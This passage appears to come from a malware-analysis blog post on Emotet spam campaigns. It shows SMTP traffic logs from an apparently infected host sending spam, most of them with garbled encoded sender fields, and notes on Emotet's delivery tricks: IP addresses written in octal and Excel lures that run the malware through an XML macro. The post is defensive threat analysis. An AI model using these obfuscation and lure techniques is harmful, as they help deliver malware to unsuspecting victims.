2022-01-20 18:26:44	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:45	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:46	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:46	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:47	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:49	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: "Brenda Yasin Flores Hernandez" <brenda.flores@bnolimed.com.mx> <sbuce@coadycont.ca>, subj-			
2022-01-20 18:26:49	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:50	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:51	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
2022-01-20 18:26:52	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: "Camabeito Gresson" <h8ber@gnaiscents.com.ar> <sbuce@coadycont.ca>, subject: Fu: w8br@gnis-			

Other notes:

I also observed another Emotet spam campaigns using octal representations of IP addresses, [the malicious Excel file](#) also uses XML macro to run the malware once the document is opened and enabled by victim.



With the help of [CyberChef](#) we can decode this IP address:



Refs:

- [Emotet: Dangerous Malware Keeps on Evolving](#)
- [\[RE019\] From A to X analyzing some real cases which used recent Emotet samples](#)
- [How the new Emotet differs from previous versions](#)
- [OALabs – Emotet Analysis Note](#)

Regards,

m4n0w4r

Source: <https://kienmanowar.wordpress.com/2022/01/23/quicknote-emotet-epoch4-epoch5-tactics/>